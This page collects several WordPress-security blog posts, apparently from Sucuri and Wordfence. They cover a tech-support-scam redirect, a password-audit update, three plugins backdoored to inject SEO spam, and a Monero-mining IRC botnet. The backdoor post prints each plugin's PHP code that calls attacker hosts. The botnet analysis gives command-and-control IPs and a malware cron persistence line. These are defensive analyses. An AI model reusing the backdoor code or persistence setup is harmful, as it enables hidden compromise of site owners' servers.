Online Services

Tag: WordPress Security

  • Reverse Javascript Injection Redirects to Support Scam on WordPress

    Reverse Javascript Injection Redirects to Support Scam on WordPress

    Reverse Javascript Injection Redirects to Support Scam on WordPress

    Over the last few weeks, we’ve noticed a JavaScript injection in a number of WordPress databases, and we recently wrote about them in a Sucuri Labs Note.

    The campaign attempts to redirect visitors to a bogus Windows support page claiming that their computers are infected with ‘riskware’ and will be disabled unless they call what is an obviously bogus support hotline.

    Google and several other web security vendors are currently blacklisting the domain; fortunately, most visitors will receive a warning page like this during the redirection process:


    Tech Support Phone Scam

    It’s worth noting that the phone number displayed on the page is auto-generated based on the URL that is supplied.

    Continue reading Reverse Javascript Injection Redirects to Support Scam on WordPress at Sucuri Blog.

  • Wordfence Now Includes 1.4 Billion Leaked Passwords in Password Auditing Feature

    Last week, we reported a massive upsurge in brute force login attempts following the leak of a database of 1.4 billion cleartext credentials. No one had seen 14% of the exposed username/password pairs before, making this a ripe opportunity for hackers to attempt to break into WordPress sites.

    Historically, brute force attacks targeting WordPress have not been very successful. But this new database provides fresh credentials that, when matched with a WordPress username, may provide a higher success rate for attackers targeting sites that do not have any protection.

    Password Auditing Improvements

    Wordfence Premium includes a powerful Password Auditing feature. Using a GPU cracking cluster, we give you the ability to audit the strength of your admin and user passwords. You can learn more about how this feature helps protects your site here.

    In response to this latest leak, we’ve merged this updated password list into our own large password list that we currently use to audit administrator accounts. Our previous list contained 269 million known passwords from various breaches, such as LinkedIn, and eHarmony. After merging and removing duplicates, this new list comes in at 609 million known passwords against which we can test your users’ passwords.

    We ran some initial tests to compare how our previous list performed against the new list. In a random sampling of 100 user accounts, our previous list cracked 42% of the 100 password hashes. The current list cracks 57% when run against the same list. That’s a 36% increase over the previous capability. This means that a Wordfence password audit is now 36% more likely to find a weak password than before.

    Recommendations

    We strongly recommend that you upgrade to Wordfence Premium to benefit from the new capability we’ve added to our Password Auditing feature.

    We also recommend you follow these additional steps:

    1. Install a firewall like Wordfence that intelligently blocks brute force attacks.
    2. Ensure that you have strong passwords on all user accounts, especially admin. Wordfence provides an option to enforce strong passwords when creating/updating a user account under “Login Security Options”.
    3. Change your admin username from the default ‘admin’ to something harder to guess.
    4. Delete any unused accounts, especially admin accounts that you don’t use. This reduces your attack surface.
    5. Enable two-factor authentication on all admin accounts. Wordfence Premium provides two-factor.
    6. Enable an IP blacklist to block IPs that are engaged in this attack. Wordfence Premium provides a real-time IP blacklist.
    7. Monitor login attempts by configuring alerts for when an admin signs in to your website. Wordfence (free version) provides this.
    8. Do not reuse a password on multiple services. That way, if you have a password from a data breach in this new database, it won’t be the same as your WordPress admin password. You can use a password manager like 1password to manage many passwords across services.

    The post Wordfence Now Includes 1.4 Billion Leaked Passwords in Password Auditing Feature appeared first on Wordfence.

  • Three Plugins Backdoored in Supply Chain Attack

    In the last two weeks, the WordPress.org repository has closed three plugins because they contained content-injection backdoors. “Closing” a plugin means that it is no longer available for download from the repository, and will not show up in WordPress.org search results. Each of them had been purchased in the previous six months as part of the same supply chain attack, with the goal of injecting SEO spam into the sites running the plugins.

    What We Know About the Plugins

    Duplicate Page and Post

    URL: https://wordpress.org/plugins/duplicate-page-and-post/
    Active Installs: 50,000+
    Current Owner: pluginsforwp (joined WordPress.org July 10, 2017)
    Sold Date: August 2017
    Removed from WordPress.org date: December 14, 2017

    The original plugin author responded to our request for information on the sale of the plugin, confirming that they did indeed sell the plugin to a person named Daley Tias in the summer of 2017. However, we were unable to find any record of a person name Daley Tias online. The original plugin author has not shared the purchase solicitation message with us at the time of this writing.

    The Backdoor Code
    This content injection backdoor first appeared in version 4.2.1 (released 4 months ago):

    $request_url = 'https://cloud-wp.org/api/v1/update?url=' . urlencode($url) . '&ip=' . urlencode($ip) . '&user_agent=' . urlencode($user_agent);
    $response = wp_remote_get($request_url, array('timeout' => 2));
    
    $this->data = new stdClass();
    $this->data->content = null;
    $this->data->confirm = null;
    $this->data->contact = null;
    
    if (!$response instanceof WP_Error && $response['body']) {
    	$data = json_decode($response['body']);
    	if (null !== $data) {
    		$content_position = $data->version;
    		if ('1' == $content_position) {
    			$this->data->confirm = $data->data;
    			if (!$output_buffer) {
    				$this->data->content = $data->data;
    			}
    		} elseif ('2' == $content_position) {
    			$this->data->content = $data->data;
    		} else {
    			$this->data->contact = $data->data;
    		}
    	}
    }
    

    The backdoor makes a request to cloud-wp.org and will return content based on the URL and user agent passed in the query string. This code runs on every request to the site, so it can be used to inject content to normal site visitors, web crawlers, or the site administrators. We’ve seen content injection in the past, and it’s typically used to inject cloaked backlinks, a form of SEO spam.

    No Follow All External Links

    URL: https://wordpress.org/plugins/nofollow-all-external-links/
    Active Installs: 9,000+
    Current Owner: gearpressstudio (joined WordPress.org March 17, 2017)
    Sold Date: April 2017
    Removed from WordPress.org date: December 19, 2017

    The original plugin author shared the original purchase solicitation with us:

    Hi [redacted] and team, I hope my email finds you well.

    My name is Leon, I’m a facilitator who is given budgets by companies to acquire just about anything.

    The client I have at the moment, is looking for a lucrative exchange with developers of modules / extensions, themes and plugins for Joomla, Drupal or WordPress.

    My client is looking to purchase existing unsupported plugins which can be easily updated by his team, in order to boost their developer profile and online presence. I notice you have a number of great plugins and my client would be interested in a deal on either, or both of these for the right price:

    https://en-gb.wordpress.org/plugins/google-analytics-track-outbound-links/
    https://wordpress.org/plugins/nofollow-all-external-links/

    Let me know whether this is of any interest to you.

    Kind Regards,
    Leon Goodman

    There are a number of people named Leon Goodman online, but none seemed to match the profile of someone who would be interested in buying a WordPress plugin.

    A company called Orb Online in West Sussex, UK made the payment for the plugin. A quick Google search leads us to their website: “Orb Online is a UK based digital marketing agency, specialising in SEO, eCommerce and Magento web development.”

    The Backdoor Code
    This content-injection backdoor first appeared in version 2.1.0 (released 8 months ago).

    if (self::$data['report'] && self::$advancedSettings['improvement'] = 1) {
    	$requestUrl = 'https://cloud.wpserve.org/api/v1/update?&url=' . urlencode('http://' . $_SERVER['HTTP_HOST'] . $_SERVER['REQUEST_URI']) . '&agent=' . urlencode($_SERVER['HTTP_USER_AGENT']) . '&ip=' . urlencode($_SERVER['SERVER_ADDR']);
    	$response = wp_remote_get($requestUrl, ['timeout' => 2]);
    	if (!$response instanceof WP_Error) {
    		self::$data['response'] = json_decode($response['body']);
    	}
    }
    
    add_filter('the_content', ['noFollowAllExternalLinks', 'interceptContent']);
    

    Similarly to Duplicate Page and Post, this backdoor makes a request to cloud.wpserve.org and returns content based on the URL and user agent passed in the query string. Content injection looks to be bound to a setting in the plugin called “Improvement scheme” which is enabled by default. Disabling the setting doesn’t actually turn off the injection since the code in the if statement is setting the value instead of comparing it to 1. The code verifies that the user agent matches a web crawler (like Googlebot), so it looks like this backdoor is used for SEO by injecting backlinks onto the page.

    WP No External Links

    URL: https://wordpress.org/plugins/wp-noexternallinks/
    Active Installs: 30,000+
    Current Owner: steamerdevelopment (joined WordPress.org June 29, 2017)
    Sold Date: July 12, 2017
    Removed from WordPress.org date: December 22, 2017 (we’re assuming this based on the date of the last update note, from a member of the WordPress.org plugins team)

    The original plugin author was very helpful, providing the original purchase solicitation he received:

    Hi Jehy, I hope my email finds you well.

    My name is Daley, I’m a purchaser and I’m contacting you on behalf of my client.

    My client is looking to purchase existing WordPress plugins, even unsupported ones, which can be easily updated by his team of developers in order to boost his developer profile and online presence.

    They would be interested in purchasing any plugins you have developed, or currently own. In particular they may be interested in this one https://wordpress.org/plugins/wp-noexternallinks/

    Let me know whether this is of any interest to you.

    Kind Regards,
    Daley Tias

    This correspondence is very similar to the message that the author of the No Follow All External Links plugin received above. While the two messages do not match word for word, they appear very likely to be slight variations from the same template.

    The same person (or alias), Daley Tias, purchased both the Duplication Page and Post and WP No External Links plugins. Payment was received from Orb Online, with contact email address of info@orbonline.co.uk. This is also the same company that paid for the No Follow All External Links plugin.

    The Backdoor Code
    This content injection backdoor first appeared in version 4.2.1 (released 4 months ago).

    if ($this->data->report) {
    	$request_url = 'https://wpconnect.org/api/v1/update?&url=' . urlencode($this->data->url) . '&ip=' . urlencode($this->data->ip) . '&user_agent=' . urlencode($this->data->user_agent);
    	$response = wp_remote_get($request_url, array('timeout' => 2));
    
    	if (!$response instanceof WP_Error && $response['body']) {
    		$data = json_decode($response['body']);
    		$content_position = $data->version;
    		if ('1' == $content_position) {
    			$this->data->buffer = $data->data;
    			if ('all' !== $this->options->mask_links) {
    				$this->data->before = $data->data;
    			}
    		} elseif ('2' == $content_position) {
    			$this->data->before = $data->data;
    		} else {
    			$this->data->after = $data->data;
    		}
    	}
    }
    

    In the same manner as the previous two backdoors, this one makes a request to wpconnect.org and returns content based on the URL and user agent passed in the query string. The code verifies that the user agent matches a web crawler, so, again, it looks like this backdoor is used for SEO by injecting backlinks onto the page.

    Wpconnect.org resolves to the same IP as cloud-wp.org, 52.14.28.183, the API endpoint used in the Duplicate Page and Post backdoor.

    Conclusion and Recommendations

    We know that someone with the name or alias Daley Tias purchased WP No External Links and Duplicate Page and Post. We also know that the backdoor code for both plugins call an API endpoint hosted on the same IP. The same company, Orb Online, paid for both the No Follow External Links and Duplicate Page and Posts plugins. Additionally, the purchase solicitation for No Follow All External Links was written from the same template used to solicit the purchase of WP No External Links. All three plugins were purchased by a WordPress.org user that was created within a month of the purchase. Furthermore, the backdoor code used in all three plugins is very similar.

    Based on this evidence, we are confident that the same criminal actor was responsible purchasing and adding backdoors to all three of these plugins with the goal of injecting SEO spam into the thousands of websites running the plugins. It is not too much of a stretch to assume that Orb Online has been leveraging injected spam links to boost search engine rankings for their customers.

    Supply chain attacks targeting WordPress plugins are becoming more and more popular. Wordfence lets you know when a plugin has been removed from the WordPress.org repository. As a site owner, it is incredibly important to stay on top of these, and treat removed (or closed) plugins with an abundance of caution.

    If you have any of these plugins running on your site, we recommend that you remove them immediately and that you make sure that SEO spam hasn’t been injected into your site. Even though one of them, WP No External Links, has been updated to remove the backdoor, it has been closed, so it will never be updated again in the future.

    To check your site, we recommend running scans with both Wordfence and Gravityscan (with the Accelerator installed).

    Finally, a big thanks to the original plugin authors who provided the critical information that allowed us to connect the dots.

    The post Three Plugins Backdoored in Supply Chain Attack appeared first on Wordfence.

  • Massive Cryptomining Campaign Targeting WordPress Sites

    On Monday we wrote about the massive spike in brute force attacks on WordPress sites that we observed. As reported, it was the most intense period of attacks we had ever recorded. We believe that a single botnet is behind the attacks.

    We were able to isolate the IP addresses from the botnet and then compare them to the IPs from our most recent site cleaning orders. As luck would have it, we got a couple of hits. This afforded us the amazing opportunity to dig in and find out what the attacker is up to, and what we found is really interesting.

    Note: The following section is a very technical deep dive into what we have learned about what the attacker is up to. Otherwise, feel free to jump straight to the ‘findings summary’ section below.

    What the Attack Is Up To

    Most of our investigation came from one site cleaning case. It started when our customer’s hosting company received an abuse complaint, including logs of failed WordPress login attempts from the customer’s server. The server had performed enough attacks to land on our IP blacklist, with over 100,000 attempts on Monday alone.

    The server was a managed VPS. The customer was able to give us root access, which allowed us to do some deeper analysis of the processes running on the server. We started our investigation and found quite a mess.

    The server’s CPU resources were being consumed by long-running Apache processes, as well as one strange process named “29473” using more resources than everything else.

    We also observed thousands of connections from the server going out to port 80 on other servers:

    In other words, our customer’s server (the IP address starting with 172) was connecting out to thousands of other web servers.

    We also found that “29473” was holding connections open to two IP addresses:

    • 66.70.190.236 on port 9090. This Canadian IP address belongs to OVH, a cloud computing based in France. It does not appear to have a domain name associated with it, nor any historical domain name data. We scanned it and found only two ports open: one running SSH and port 9090 apparently running an IRC server.
    • 185.61.149.22 on port 8080. This IP address belongs to a network named “Makonix SIA” in Latvia. It didn’t have any domains associated with it either. Our network scan found several ports open. One was an SSH server, and the rest seemed to be web servers which answered all requests with the text “Mining Proxy Online.”

    At this point we know the broad strokes of the attacker’s activity on this server. Communications with an IRC server are likely to be command and control (C&C). A process which has consumed enormous amounts of processing power and communicating with a “mining proxy” has to be a cryptocurrency miner, almost certainly for Monero, since it can be mined using regular processors instead of graphics processors. And connections to other web servers are likely to be the WordPress brute force attacks that we know are originating from this server.

    The rest of the investigation revealed even more details.

    Command & Control

    We used tcpdump to record network traffic while we collected the files and dumped memory of running processes. We were able to capture quite a bit of C&C traffic, and since it’s unencrypted IRC traffic, we investigated it to further understand what the attackers are doing. Based on the traffic and analysis of some samples we recovered, the malware appears to be a variant of “Tsunami” or “Kaiten.”

    Servers

    We identified eight C&C servers, all running the IRC daemon on port 8080 or 9090. Each one had a name that followed a pattern, for example the first four servers in the list are all hosted at OVH, and their names are muhstik.ovh1 through muhstik.ovh4.

    • 66.70.190.236:9090 muhstik.ovh1
    • 142.44.163.168:9090 muhstik.ovh2
    • 192.99.71.250:9090 muhstik.ovh3
    • 142.44.240.14:9090 muhstik.ovh4
    • 202.165.193.211:8080 x.1
    • 202.165.193.212:8080 x.2
    • 211.103.199.98:8080 x.4
    • 121.128.171.44:9090 muhstik.ras1

    Protocol

    The command protocol is fairly straightforward. The malware joins the IRC server and sets its username to a string that includes some information about the server on which it’s running. Below is a screenshot from one of our packet captures showing the hacked server’s traffic in red, and the C&C server’s traffic in blue. In that example, the nickname includes “x86” (showing that it’s not a 64-bit server) and the hostname (which we have redacted). The malware receives instructions via private messages from other bots or users.

    The server seems to be lax about connections; it seems the only authentication it requires is to follow the right format when joining and setting the nickname, responding to messages, etc.

    Commands

    The majority of the commands coming from the attacker were like the ones in the screenshot – download a script from some server, and then run it silently. The commands are sent at regular intervals, and cycle through a few different methods of downloading the script (wget, curl, etc.). It seems these commands are just sent automatically, probably to make sure the malicious script gets restarted if it happens to crash or be terminated.

    We saw a few other commands meant to gather information about the compromised server. Some of them seemed like automated status checks, but we did notice some manual activity. At one point, the attacker sent the command “iptime” and then a moment later sent the correct spelling, “uptime.”

    The attacker seems to have compiled their own version of the cryptomining software, but we did see a few instances where they sent commands to manually run cryptominers – more on that below.

    Malware Behavior/ Persistence

    This malware was not a rootkit – it runs as a regular user account, thankfully. It still tries to be as stealthy as possible. When it starts, it spawns a copy of itself but with a different name, probably chosen at random from files around the server. For example, we mentioned it running under the name “29473,” but we also observed it as “python” and several other common programs.

    We found several different variations of the malware. Most of them were designed so that when they’re started up, they delete their own file from the disk. That way, antivirus software won’t identify them (unless it scans programs in memory as well).

    For persistence, the malware installed itself as a cron job to run every minute:

    * * * * * /var/www/vhosts/[redacted].com/wp-content/plugins/bash > /dev/null 2>&1 &

    It also listened for connections on high TCP ports (e.g. 61008 and 63008), but we didn’t observe any traffic to those ports.

    Brute Force Attacks

    Of course, the malware is also responsible for the brute force attacks. Based on our observations, it uses a combination of common password lists and heuristics based on the domain name and contents of the site that it attacks – including names, usernames, and words. For example, on wordfence.com, it would attempt usernames like “admin” and passwords like “123456.” But it would also attempt “wordfence,” “mark,” and so on.

    We also observed it attacking sites running on non-standard ports, using only an IP address rather than a domain name – so don’t think your site is safe from attack just because it’s hidden away somewhere.

    In fact, that’s how they compromised our customer’s server.

    Their dev site was hosted on the same server with a couple of their production sites, and that compromise started everything. The customer hadn’t installed Wordfence on the dev site; if they had, it could have prevented or at least alerted on the administrator login, and even our free signatures detect the backdoors that the attackers added.


    The attackers also infected most of the sites’ PHP files with a single, long line:

    Wordfence would have detected this as well.

    Cryptocurrency Mining

    Some of the malware samples contained the Monero mining software XMRig. In most cases, the attacker configured it to run through one of several proxies, so we don’t know the wallet address associated with the miners. But in a few instances, the attacker manually ran mining commands pointed at pool.supportxmr.com, and included the wallet address. The two addresses we observed were 45Fj1P2s9LiVEVoW4p81cSKP5og6GSF3m9YUQc51o6KzXw1ByufNoTa88NEWBeE7dtjRZRCDj3Ly4a95by6sfzP3UmX3741 and 4ADnikPPkTpD39LunWcMA136o2m2uwnEhheKNmfQPv5kAFsQaxr2VsLeit5GEPdEkd9TxnAkzinWhK8LUFzxmTuc5rT1YDK. You can enter these at supportxmr.com and see their recent performance statistics as well as their payout history:

    Suddenly the reason for the frenzied brute-force attacks becomes very clear. At the beginning of this month, the price of Monero had barely broken $200. But its value has since skyrocketed, reaching $378 the day before the attacks started. Monero is designed so that it can be mined by regular CPUs, but that’s still not easy. Even for a hacker using compromised servers, the return on mining wasn’t that great – until recently.

    These two addresses, which surely represent only a fraction of this attacker’s mining power, together have received about 217 XMR. At the time of this post, that’s worth almost $100,000. The attacker has decided to go all-in on mining using compromised servers, and he’s trying to compromise as many servers as he can.

    Findings Summary

    To summarize, the attacker is leveraging sophisticated malware to control compromised WordPress servers remotely. The servers are being used to both attack other WordPress sites and to mine for Monero, a cryptocurrency that can be efficiently mined using web server hardware. We discovered evidence showing that the attacker has earned almost $100,000 from mining already, and likely quite a lot more.

    An Update on Attack Volumes

    Since we initially reported this new brute force attack campaign on Monday, the attack volumes we are seeing have been extremely volatile. We now know that the attacker is using compromised WordPress sites to both launch attacks and mine cryptocurrency, so we theorize that they’re tweaking the resource allocation between the two tasks.

    Today in the early morning hours UTC (early evening PST) we saw attack volumes spike again, but we were relieved to see them settle down before they could eclipse our previous peak. What’s scary, though, is that the number of attacking IPs surpassed the previous high, suggesting that the attacker’s botnet has the capacity to dial up volume beyond the peak we saw on Monday, but is choosing to use some of those resources for cryptomining.


    Recommendations

    There are a number of things you can do to make sure your site hasn’t been compromised by this attacker and to insure that it won’t be later.

    1. Run a Wordfence scan – the PHP malware that we found on the sites we analyzed are detected by Wordfence, including the free version.
    2. Check your server resources – the Monero-mining the attacker is doing will use as many CPU resources as it possibly can. If you have the ability to check your site’s resource usage, you can verify if CPU usage is within normal levels. If you have command line access to your server, you can use the utility `htop` to see which processes are using the most CPU.
    3. Harden your site against brute force attacks – if you haven’t already done so, we provided a list of suggestions in our post on Monday.
    4. Monitor blacklists – if your site is attacking other sites, it will likely be blacklisted quickly.
    5. Act quickly if compromised – If you have been infected, you will want to clean your site immediately, as your domain and IP address reputations are going to be damaged very quickly if your site is being used to attack other sites.

    We will keep a close eye on this and publish updates as the story develops.

    The post Massive Cryptomining Campaign Targeting WordPress Sites appeared first on Wordfence.